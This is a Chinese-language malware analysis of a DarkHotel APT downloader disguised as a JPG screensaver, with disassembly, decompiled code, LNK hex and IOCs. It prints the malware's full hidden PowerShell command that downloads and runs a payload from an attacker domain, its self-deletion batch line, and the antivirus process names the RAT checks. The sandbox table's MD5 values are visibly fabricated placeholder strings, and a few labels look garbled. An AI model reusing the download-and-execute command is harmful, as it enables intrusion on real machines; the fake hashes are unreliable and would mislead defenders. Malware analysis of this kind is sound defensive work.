


DarkHotel定向攻击样本分析

奇安信威胁情报中心 2016-05-13 17:19:43 408753 9

引言

人在做，天在看。

360天眼实验室追日团队持续发现与跟踪APT活动，相关的样本、IP、域名等数据只要一出现就会立即进入我们的视线。5月10日VirusTotal上有人提交了一个样本，安博士标记为DarkHotel相关。



Antivirus	Result	Update
AVG	Win32/DH[STYJ?]	20160510
AlmLab-V3	Backdoor.Win32.DarkHotel	20160509
Antiy-AVL	Trojan.Generic.ASVCS3S.158	20160510
Kaspersky	HEUR:Trojan.Win32.Generic	20160510
Qihoo-360	QVM07.1.Malware.Gen	20160510
Rising	Worm.VBInjectEx1.99E6	20160510
ALYac	✓	20160510
AVware	✓	20160510
Ad-Aware	✓	20160510

DarkHotel团伙在2014年被卡巴斯基做过一次曝光，但直到最近还一直非常活跃，下面我们来对VT上的这个样本做个简单的分析。

样本分析

基本信息


样本MD5: 43f3b56c1c01b007c35197c703e4d6a6

样本大小: 131,072 Bytes

编译时间: 2015-10-15 22:52:30

文件名: DSC3013.JPG.scr

样本截图:



详细行为

总体来说，样本的功能很简单，是一个典型的下载器诱饵。得到点击运行机会以后，样本会从自身释放3个图片和1个快捷方式到TEMP目录下；调用mspaint打开3个图片中的一个文件，执行TEMP目录下的快捷方式，快捷方式运行起来后会启动powershell从 <http://all-microsoft-control.com/kd/f.exe> 下载PE并执行。

样本首先会获取TEMP目录的路径：

```

loc_401010:                ; CODE XREF: .text:00401010
push    offset aTemp      ; "TEMP"
call    sub_401010
add     esp, 4
mov     dword_40A950, eax
retn

```

然后拼出4个路径:

```

%temp%\DSC3013.JPG
%temp%\DSC3014.JPG
%temp%\DSC3015.JPG
%temp%\desktop.lnk

```

```

.text:0040116E             rep movsb
.text:00401170             mov     edi, offset aDsc3014_jpg ; "\\DSC3014.JPG"
.text:00401175             or      ecx, 0FFFFFFFFh
.text:00401178             repne scasb
.text:0040117A             not     ecx
.text:0040117C             sub     edi, ecx
.text:0040117E             mov     esi, edi
.text:00401180             mov     edx, ecx
.text:00401182             mov     edi, offset byte_40A874
.text:00401187             or      ecx, 0FFFFFFFFh
.text:0040118A             repne scasb
.text:0040118C             mov     ecx, edx
.text:0040118E             dec     edi
.text:0040118F             shr     ecx, 2
.text:00401192             rep movsd
.text:00401194             mov     ecx, edx
.text:00401196             and     ecx, 3
.text:00401199             rep movsb
.text:0040119B             mov     edi, offset aDsc3015_jpg ; "\\DSC3015.JPG"
.text:004011A0             or      ecx, 0FFFFFFFFh
.text:004011A3             repne scasb
.text:004011A5             not     ecx
.text:004011A7             sub     edi, ecx
.text:004011A9             mov     esi, edi
.text:004011AB             mov     edx, ecx
.text:004011AD             mov     edi, offset byte_40A068
.text:004011B2             or      ecx, 0FFFFFFFFh
.text:004011B5             repne scasb
.text:004011B7             mov     ecx, edx
.text:004011B9             dec     edi
.text:004011BA             shr     ecx, 2
.text:004011BD             rep movsd
.text:004011BF             mov     ecx, edx
.text:004011C1             and     ecx, 3
.text:004011C4             rep movsb
.text:004011C6             mov     edi, offset aDesktop_lnk ; "\\desktop.lnk"
.text:004011CB             or      ecx, 0FFFFFFFFh
.text:004011CE             repne scasb
.text:004011D0             not     ecx
.text:004011D2             sub     edi, ecx

```

会从自身文件的0x406b20的偏移处读取0xead字节的数据写入到DSC3013.JPG、DSC3014.JPG和DSC3015.JPG文件中;

```


.text:004011F7             mov     ecx, 0EADh
.text:004011FC             mov     esi, offset unk_406B20
.text:00401201             lea     edi, [esp+00A04h+buffer]
.text:00401205             rep movsd
.text:00401207             mov     ecx, 0EADh
.text:0040120C             mov     esi, offset unk_406B20
.text:00401211             lea     edi, [esp+00A04h+var_7F08]
.text:00401218             rep movsd
.text:0040121A             mov     ecx, 0EADh
.text:0040121F             mov     esi, offset unk_406B20
.text:00401224             lea     edi, [esp+00A04h+var_3A84]
.text:0040122B             rep movsd
.text:0040122D             xor     edi, edi
.text:0040122F             push    edi                ; hTemplateFile
.text:00401230             push    2                  ; dwFlagsAndAttributes
.text:00401232             push    2                  ; dwCreationDisposition
.text:00401234             push    edi                ; lpSecurityAttributes
.text:00401235             push    edi                ; dwShareMode
.text:00401236             push    40000000h          ; dwDesiredAccess
.text:0040123B             push    offset Parameters ; lpFileName
.text:00401240             call    ebx ; CreateFileA

```

数据为JPG图片格式文件，如图：



图片是纯白色背景的JPG文件，因为这种纯色文件通过JPG格式的压缩后占用的空间比较小。



数据同时写入到刚才创建的3个隐藏的图片文件中，CreateFile的倒数第二个参数为2，表示该文件是隐藏的状态。

```

v61 = CreateFileA(Parameters, 0x40000000u, 0, 0, 2u, 2u, 0);
hObject = v61;
if ( v61 == (HANDLE)-1 )
{
    v62 = CloseHandle;
    dword_406030 = 0;
}
else
{
    WriteFile(v61, &Buffer, 0x3AB4u, &NumberOfBytesWritten, 0);
    v62 = CloseHandle;
    CloseHandle(hObject);
}
v63 = CreateFileA(byte_40AB74, 0x40000000u, 0, 0, 2u, 2u, 0);
dword_40A96C = v63;
if ( v63 == (HANDLE)-1 )
{
    dword_406030 = 0;
}
else
{
    WriteFile(v63, &v74, 0x3AB4u, &NumberOfBytesWritten, 0);
    v62(dword_40A96C);
}
v64 = CreateFileA(byte_40AD68, 0x40000000u, 0, 0, 2u, 2u, 0);
dword_40A960 = v64;
if ( v64 == (HANDLE)-1 )
{
    dword_406030 = 0;
}
else
{
    WriteFile(v64, &v78, 0x3AB4u, &NumberOfBytesWritten, 0);
    v62(dword_40A960);
}

```

之后会调用mspaint.exe打开DSC3013.jpg文件，因为木马样本的文件名为DSC3013.JPG.scr，而且木马样本也是图片图标，所以用图片打开DSC3013.jpg文件迷惑受害者：

```

ShellExecute(0, "open", "c:\\windows\\system32\\mspaint.exe", Parameters, 0, 5);
Sleep(0x7D0u);

```

接下来会在同目录下再创建3个不隐藏的图片文件，并写入同样的数据：

```

v65 = CreateFileA("DSC3013.JPG", 0x40000000u, 0, 0, 2u, 0x80u, 0);
dword_40A954 = v65;
if ( v65 == (HANDLE)-1 )
{
    dword_406030 = 0;
}
else
{
    WriteFile(v65, &Buffer, 0x3AB4u, &NumberOfBytesWritten, 0);
    v62(dword_40A954);
}
v66 = CreateFileA("DSC3014.JPG", 0x40000000u, 0, 0, 2u, 0x80u, 0);
dword_40A958 = v66;
if ( v66 == (HANDLE)-1 )
{
    dword_406030 = 0;
}
else
{
    WriteFile(v66, &v74, 0x3AB4u, &NumberOfBytesWritten, 0);
    v62(dword_40A958);
}
v67 = CreateFileA("DSC3015.JPG", 0x40000000u, 0, 0, 2u, 0x80u, 0);
dword_40A95C = v67;
if ( v67 == (HANDLE)-1 )
{
    dword_406030 = 0;
}
else
{
    WriteFile(v67, &v78, 0x3AB4u, &NumberOfBytesWritten, 0);
    v62(dword_40A95C);
}

```

然后创建隐藏的desktop.lnk文件，把从文件的0x406088 处读取到的数据写入到该文件，并通过ShellExecute运行起来该快捷方式文件：

文件的0x406088偏移处是一个快捷方式格式的文件，如图能看到快捷方式的参数信息：

```

00406088 4C 00 00 00 01 14 02 00 00 00 00 00 C0 00 00 00 L.....
00406089 00 00 00 46 B8 02 00 00 20 20 00 00 00 A0 A1 10 ...F...
0040608A 27 9E C8 01 64 1D 07 EF 4A 06 D1 01 00 A0 A1 10 烟.d..
0040608B 27 9E C8 01 00 F0 05 00 00 00 00 00 07 00 00 00 烟.....
0040608C 00 00 00 00 00 00 00 00 00 00 00 00 E7 00 14 00 .....
0040608D 1F 50 E0 4F D0 20 EA 3A 69 10 A2 D8 08 00 2B 30 .P郎i.(20)...+0
0040608E 30 9D 19 00 2F 43 3A 5C 00 00 00 00 00 00 00 00 0./C:\.....
0040608F 00 00 00 00 00 00 00 00 00 00 00 00 3C 00 31 00 00 .....<.1...
00406090 00 00 00 AE 46 BA 41 10 20 57 49 4E 44 4F 57 53 ...窗. WINDOWS
00406091 00 26 00 03 00 04 00 EF BE 05 3F EE 53 4E 47 82 .&....裸.?
00406092 34 14 00 00 00 57 00 49 00 4E 00 44 00 4F 00 57 4....W.I.N.D.O.W
00406093 00 53 00 00 00 16 00 40 00 31 00 00 00 00 00 00 .S.....@.1....
00406094 46 87 41 10 20 73 79 73 74 65 6D 33 32 00 00 28 F窗. system32..(
00406095 00 03 00 04 00 EF BE 05 3F EE 53 4E 47 82 34 14 ....裸.?
00406096 00 00 00 73 00 79 00 73 00 74 00 65 00 6D 00 33 ...s.y.s.t.e.m.3
00406097 00 32 00 00 00 18 00 3C 00 32 00 00 F0 05 00 8E .2.....<.2...
00406098 38 00 60 20 20 63 6D 64 2E 65 78 65 00 26 00 03 8.` cmd.exe.&..
00406099 00 04 00 EF BE 8E 38 00 60 4E 47 CE 34 14 00 00 ...裸.?
0040609A 00 63 00 6D 00 64 00 2E 00 65 00 78 00 65 00 00 .c.m.d...e.x.e...
0040609B 00 16 00 00 00 50 00 00 00 1C 00 00 00 01 00 00 .....P.....
0040609C 00 1C 00 00 00 33 00 00 00 00 00 00 00 4F 00 00 .....3.....0...
0040609D 00 17 00 00 00 03 00 00 00 4E 61 D1 CC 10 00 00 .....Ma
0040609E 00 53 79 73 74 65 6D 00 43 3A 5C 57 49 4E 44 4F .System.C:\WINDO
0040609F 57 53 5C 73 79 73 74 65 6D 33 32 5C 63 6D 64 2E WS\system32\cmd.
004060A0 65 78 65 00 00 24 00 2E 00 2E 00 5C 00 2E 00 2E exe.$.....\....
004060A1 00 5C 00 2E 00 2E 00 5C 00 2E 00 2E 00 5C 00 57 \.....\.....\W
004060A2 00 49 00 4E 00 44 00 4F 00 57 00 53 00 5C 00 73 .I.H.D.O.W.S.\.s
004060A3 00 79 00 73 00 74 00 65 00 6D 00 33 00 32 00 5C .y.s.t.e.m.3.2.\
004060A4 00 63 00 6D 00 64 00 2E 00 65 00 78 00 65 00 04 .c.m.d...e.x.e...
004060A5 00 25 00 43 00 44 00 25 00 09 00 2F 00 63 00 20 %C.D.%./c.
004060A6 00 70 00 6F 00 77 00 65 00 72 00 73 00 68 00 65 .p.o.w.e.r.s.h.e
004060A7 00 6C 00 6C 00 20 00 2D 00 77 00 69 00 6E 00 64 .l.l. -.w.i.n.d
004060A8 00 6F 00 77 00 73 00 74 00 79 00 6C 00 65 00 20 .o.w.s.t.y.l.e.
004060A9 00 68 00 69 00 64 00 64 00 65 00 6E 00 20 00 28 .h.i.d.d.e.n. .(
004060AA 00 6E 00 65 00 77 00 2D 00 6F 00 62 00 6A 00 65 .n.e.w.-o.b.j.e
004060AB 00 63 00 74 00 20 00 53 00 79 00 73 00 74 00 65 .c.t. .S.y.s.t.e
004060AC 00 6D 00 2E 00 4E 00 65 00 74 00 2E 00 57 00 65 .m...H.e.t...W.e
004060AD 00 62 00 43 00 6C 00 69 00 65 00 6E 00 74 00 29 .b.C.l.i.e.n.t.)
004060AE 00 2E 00 44 00 6F 00 77 00 6E 00 6C 00 6F 00 61 ...D.O.W.n.l.o.a

```

将该块数据段保存成LNK文件，命令行参数如下：



快捷方式指向的目标为：

```

%COMSPEC% /c powershell -windowstyle hidden (new-
object System.Net.WebClient).DownloadFile('http://all-microsoft-
control.com/kd/f.exe ','%temp%\~$ER96F.doc')&&echo f|xcopy %temp%\~$ER96F.doc %temp
%\dwm.exe /H /Y&&%temp%\dwm.exe

```

所以快捷方式被执行起来后，会调用powershell从<http://all-microsoft-control.com/kd/f.exe>下载到%temp%\~\$ER96F.doc，并把该文件重命名为dwm.exe后，运行起来。

最后会在同目录下生成desktop.bat，并把“del *.scr\r\ndel *.bat” 代码写入进去，试图删除掉该目录下所有的scr和bat后缀的文件，让目录看起来只有正常的图片文件。

```
memcpy(&v71, "del *.scr\r\ndel *.bat", 0x14u);
v72 = aDel_scrDel_bat[20];
v69 = CreateFileA("desktop.bat", 0x40000000u, 0, 0, 2u, 0x80u, 0);
dword_40A970 = v69;
if ( v69 == (HANDLE)-1 )
{
    dword_406030 = 0;
}
else
{
    WriteFile(v69, &v71, 0x15u, &NumberOfBytesWritten, 0);
    CloseHandle(dword_40A970);
}
ShellExecuteA(0, unk_406AF8, "desktop.bat", 0, 0, 0);
return 0;
```

远控木马

目前通过URL下载的dwm.exe已经失效，但从360公司海量的样本库中找到了这个文件不难：

dwm.exe	2016/5/13 11:15	应用程序	1,377 KB
---------	-----------------	------	----------

分析显示此dwm.exe是一个使用OpenSSL协议的远控木马：

```
:0x00006e50 ==> error:%08lx:%s:%s
:0x00007194 ==> %s(%d): OpenSSL internal error, assertion failed: %s
:0x00007b59 ==> '%1%-WCXK%0%$
:0x0000c514 ==> setattr-T2cleartxt
:0x00019a70 ==> %s%$
:0x0001a290 ==> %s%$
:0x0001e208 ==> You need to read the OpenSSL FAQ, http://www.openssl.org/support/faq.html
:0x0001e6dc ==> %s: (%d bit)
:0x0001f3fc ==> URI:%s
:0x0001f404 ==> DNS:%s
:0x0001f40c ==> email:%s
:0x0001fd84 ==> %02x%$
:0x0001fd9c ==> %s %2d %02d:%02d:%02d%.*s %d%$
:0x000202c0 ==> %lu:%s:%s:%d:%s
:0x00020324 ==> Verifying - %s
:0x00020434 ==> Basis Type: %s
:0x00020444 ==> Field Type: %s
:0x00020454 ==> ASN1 OID: %s
:0x00020464 ==> %s %s%lu (%s0x%lx)
:0x00020798 ==> %sPolicy Text: %s
:0x00020e21 ==> %sZone: %s, User:
:0x000211e0 ==> %sExplicit Text: %s
:0x000211f8 ==> %sNumber%$
:0x00021208 ==> %sOrganization: %s
:0x00021240 ==> %sCPS: %s
:0x00022800 ==> d.compressedData
:0x00024540 ==> [%s]
:0x00024548 ==> [%s] %s=%s
:0x00024ae4 ==> %s.dll
:0x00028ed4 ==> %s%$
:0x00028ee4 ==> %s%$%$
```

样本的字符串加密存储样本里的，关键API都用解密后的字符串动态加载：


```
sub_497836((int)"he\\bWd[?L", (int)&v46, 0x105u);
sub_497836((int)"dbJWj deh_W", (int)&v38, 0x105u);
sub_497836((int)"\\dIb?_h<[j]de", (int)&v36, 0x105u);
sub_497836((int)"Y_?hdf:ef[jbi_]", (int)&v40, 0x105u);
sub_497836((int)"odcc[De9FWW", (int)&v42, 0x105u);
```

亦巴

0012F804	00000000	
0012F808	0012FB9C	ASCII "\\CUCK00\\"
0012F80C	0042992C	ASCII "9E9ERAKR"
0012F810	00000001	
0012F814	00000008	
0012F818	00000000	

FREEBURN

0012F804	00000000	
0012F808	0012FA94	ASCII "\\SMPDIR\\"
0012F80C	0042989C	ASCII "RCIFRH?:"
0012F810	00000001	
0012F814	00000008	

```
0012F8A8 .....+ZhuDongFangYu.exe+360tray.exe+3
0012F8E8 .....
0012F928 60sd.exe+360rp.exe+qhsafetray.exe+qwatchdog.exe+qhactivedefense
0012F968 .exe+.ServiceHost.exe+ncshield.exe+mfevtps.exe+McSvHost.exe+McV
0012F9A8 1Ctr.exe+
```

FREEBUF

检测通过后，会连接C&C地址的80端口，走SSL通信协议，把请求的数据包加密放到URL里，然后进行通信：

```
0012EC00 00 00 00 00 00 00 00 00 00 00 00 00 00 48 99 B2 .....H...
0012EC10 76 69 65 77 2D 64 72 61 6D 61 2D 6F 6E 6C 69 6E view-drama-onlin
0012EC20 65 29 63 6F 0D 2F 64 72 61 6D 61 2F 76 69 65 77 e.com/drama/view
0012EC30 2E 70 68 70 3F 67 30 58 51 33 55 55 52 7A 59 55 .php?g0XQ3UURzYU
0012EC40 4D 45 6E 68 4E 78 45 54 4C 3A 59 55 4E 35 3D 53 HEFkNxEtL4YUN50S
0012EC50 4E 78 68 54 4F 74 45 7A 4E 32 67 54 4C 47 4A 6A NxkT0tEzN2gTLGj
0012EC60 4E 44 64 6A 51 33 4D 7A 65 00 00 00 00 00 00 00 NDdjQ3Mze.....
0012EC70 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0012EC80 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

相关分析

虽然目前我们从那个域名已经下载不到 .EXE 的进一步恶意代码，但威胁情报中心包含的同源样本沙箱日志记录告诉我们还有多个历史下载路径：

样本 MD5	外链 Host	外链 IP 地址	外链 URL
a1b2c3d4e5f6g7h8i9j0k1l2m3n4o5p6q7r8s9t0u1v2w3x4y5z6	all-microsoft-control.com	null	http://all-microsoft-control.com/list/vet4/list.exe
b1c2d3e4f5g6h7i8j9k0l1m2n3o4p5q6r7s8t9u0v1w2x3y4z5	all-microsoft-control.com	null	http://all-microsoft-control.com/list/h456/list.exe
c1d2e3f4g5h6i7j8k9l0m1n2o3p4q5r6s7t8u9v0w1x2y3z4	all-microsoft-control.com	null	http://all-microsoft-control.com/list/234v23/list.exe
d1e2f3g4h5i6j7k8l9m0n1o2p3q4r5s6t7u8v9w0x1y2z3	all-microsoft-control.com	null	-
e1f2g3h4i5j6k7l8m9n0o1p2q3r4s5t6u7v8w9x0y1z2	all-microsoft-control.com	null	-
f1g2h3i4j5k6l7m8n9o0p1q2r3s4t5u6v7w8x9y0z1	all-microsoft-control.com	null	http://all-microsoft-control.com/list/vet4/list.exe
g1h2i3j4k5l6m7n8o9p0q1r2s3t4u5v6w7x8y9z0	all-microsoft-control.com	162.144.65.42	http://all-microsoft-control.com/list/vet4/list.exe
h1i2j3k4l5m6n7o8p9q0r1s2t3u4v5w6x7y8z9	all-microsoft-control.com	162.144.65.42	http://all-microsoft-control.com/list/234v23/list.exe
i1j2k3l4m5n6o7p8q9r0s1t2u3v4w5x6y7z8	all-microsoft-control.com	162.144.65.42	http://all-microsoft-control.com/list/2qq4343/list.exe
j1k2l3m4n5o6p7q8r9s0t1u2v3w4x5y6z7	all-microsoft-control.com	null	-

关联组织

我们将APT-C-06组织和其他APT组织的TTPs（战术、技术与步骤）进行了对比分析，该组织无论是整体实力还是威胁等级在现有的APT组织中都是属于很高的级别。从我们掌握的证据来看该组织有可能是由境外政府支

持的黑客团体或情报机构。

IOC

类型	值
Downloader Domain	all-microsoft-control.com
C&C Domain	view-drama-online.com

* 作者：360天眼实验室（企业账号），转载请注明来自FreeBuf黑客与极客（FreeBuf.COM）

本文作者：奇安信威胁情报中心，转载请注明来自FreeBuf.COM

DarkHotel